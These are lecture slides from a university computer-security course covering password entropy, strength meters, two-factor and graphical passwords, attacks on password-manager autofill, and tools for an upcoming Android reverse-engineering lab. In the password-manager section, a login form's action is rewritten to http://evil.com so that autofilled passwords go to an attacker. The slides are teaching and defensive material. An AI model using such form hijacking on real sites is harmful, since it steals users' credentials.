

CSE 484 / CSE M 584

Computer Security:

Passwords and Lab 3 Prep

TA: Thomas Crosley
tcrosley@cs

Thanks to Franzl for some previous slides

Logistics / Reminders

- Lab #2 due 5/20, 5pm (tomorrow!)
- Next office hour:
 - Thomas and Kevin: 2-3pm
- Today
 - Password strength
 - Two-factor authentication
 - Graphical passwords
 - Password managers
 - Lab 3 Intro

Today

- Passwords
- Lab 3 Prep

Measuring Password Strength

- How many possible passwords are there?
- How many passwords are likely to be chosen?
- How long will it take to guess?

- Bits of entropy: $\log_2(\# \text{ of guesses})$

Example: password of 10 bits chosen randomly

Possible passwords = 2^{10}

Bits of entropy = $\log_2(2^{10}) = 10$

Additional bit of entropy doubles number of guesses needed.

Password Meters

Just colored words

Facebook

New:

Too short

Re-type new:

Passwords match

Baidu

Password:

Confirm Password:

The structure of your password is too simple to replace the more complex the password, otherwise unable to register successfully.
Password length of 6 to 14, the letters are case-sensitive. [Password is too simple hazards](#)

Green bars / Checkmark-x

Twitter

✗ Password is too obvious.

✓ Password is okay.

✓ Password is perfect!

Checklists

Apple

!

Password strength: weak

Password must:

- Have at least one letter
- Have at least one capital letter
- Have at least one number
- Not contain more than 3 consecutive identical characters
- Not be the same as the account name
- Be at least 8 characters

Segmented bars

Weibo

* Create a

Уровень сложности:

Уровень сложности:

Mail.ru

Уровень сложности:

Уровень сложности:

Paypal

Fair

- ✓ Include at least 8 characters
- ✓ Don't use your name or email address
- Use a mix of uppercase and lowercase letters, numbers, and symbols
- ✓ Make your password hard to guess - even for a close friend

Strong
 Fair
 Weak

Yahoo.jp and Yahoo

baseball1 パスワードの安全性 Strong

Aaaaaa1! パスワードの安全性 Very strong

Gradient bars

Wordpress.com

Bad

Live.com

Weak
 Medium
 Strong

Color changing bars

Mediafire

Password Strength Too short

Password Strength Weak

Password Strength Fair

Password Strength Good

Password Strength Strong

Blogger

[Password strength:](#) Weak

Google

Create a password

Password strength: Weak

Use at least 8 characters. Don't use a password from another site, or something too obvious like your pet's name. [Why?](#)

Password strength: Strong

Password strength: Good


Password strength: Too short

[From “How does your password measure up? The Effect of Strength Meters on Password Creation”, Ur et al., USENIX Security 2012]

Password Meters

- Meters lead to longer passwords.
- Are passwords harder to guess?
 - Visual feedback alone has no effect.
 - More stringent meters do lead to stronger passwords.
- Meters lead to people taking longer to create passwords, and change their mind during creation.
- Meters don't affect memorability.

[From “How does your password measure up? The Effect of Strength Meters on Password Creation”, Ur et al., USENIX Security 2012]



~28 BITS OF ENTROPY

$2^{28} = 3 \text{ DAYS AT } 1000 \text{ GUESSES/SEC}$


(PLAUSIBLE ATTACK ON A WEAK REMOTE WEB SERVICE. YES, CRACKING A STOLEN HASH IS FASTER, BUT IT'S NOT WHAT THE AVERAGE USER SHOULD WORRY ABOUT.)

DIFFICULTY TO GUESS: EASY

WAS IT TROMBONE? NO, TROUBADOR. AND ONE OF THE 0s WAS A ZERO?

AND THERE WAS SOME SYMBOL...

DIFFICULTY TO REMEMBER: HARD



~44 BITS OF ENTROPY

$2^{44} = 550 \text{ YEARS AT } 1000 \text{ GUESSES/SEC}$

DIFFICULTY TO GUESS: HARD

THAT'S A BATTERY STAPLE.

CORRECT!

DIFFICULTY TO REMEMBER: YOU'VE ALREADY MEMORIZED IT

THROUGH 20 YEARS OF EFFORT, WE'VE SUCCESSFULLY TRAINED EVERYONE TO USE PASSWORDS THAT ARE HARD FOR HUMANS TO REMEMBER, BUT EASY FOR COMPUTERS TO GUESS.


“Improving” Passwords

- One popular way is Two-factor authentication
 - Leverages user’s phone (or other device) for authentication
- Example of other devices?
 - One example is FIDO U2F Security Key



Usable Two-Factor Authentication

- Use phone as a second factor **automatically**.



- What if phone is not present?
 - Server can **treat login session differently** (e.g., don't allow transactions above a threshold \$ amount).

[From “Strengthening User Authentication through Opportunistic Cryptographic Identity Assertions”, Czeskis et al., CCS 2012]

Graphical Passwords

- Cognometric scheme: User picks the correct image



- Locimetric Scheme: Click regions of the image corresponding to pw



Possible issues

- People usually pick predictable points. Face, eyes, nose etc.
- Tend to pick faces 'similar' to them, same gender or race.
- Pick the most good looking face?

Password Managers

- Allows the user to use one secure password to secure all other passwords
- Generate strong password for other sites
- Convenient for the user and help log in more securely
- Examples: LastPass, KeePass, built in browser password managers

Password Managers: Attacks and Defenses

Thanks to David Silver, Suman Jana, Dan Boneh, Eric Chen, Collin Jackson

Following slides from their presentation

<https://www.usenix.org/conference/usenixsecurity14/technical-sessions/presentation/silver>

Password Managers: Attacks and Defenses

- Types of Password Managers
 - Manual Autofill
 - Automatic Autofill
- Automatic Autofill feature may cause filling of password at an unexpected place and time

When to autofill?

- `<form action="login.php">`
 - Changed to `<form action=http://evil.com>`
 - Changed to `<form action=http://evil.com>` after autofill
- Click through HTTPS warning
- iFrame not same-origin with parent



Sweep Attacks

Stealing multiple passwords without
user interaction

Threat Model: Coffee-shop Attacker

1.




2.



Goal: Trick password manager into revealing
b.com's password

Redirect Sweep Attack on HTTP Login Page



Video demo of attack

- <https://www.youtube.com/watch?v=n0xliWl0pZo&feature=youtu.be>

Defenses

- Require user interaction before filling passwords
- Secure Filling
 - Don't let JavaScript read autofilled passwords
 - Let form submit only if action matches action when password was saved
 - HTTPS

Lab 3

- Will be out early next week
- Requires a few tools which we will go over today



Android Apktool



- “A tool for reverse engineering Android APK file”
 - (APK) Android Application Package – package file format for distributing/installing Android apps
 - Apktool reconstructs application code that is *very close* to original source code
- > apktool d SampleApplication.apk

SQLite DB Browser



sqlitebrowser

- Open Database (*.db file)
- View the structure with “Database Structure”
- Inspect the actual data with “Browse Data”

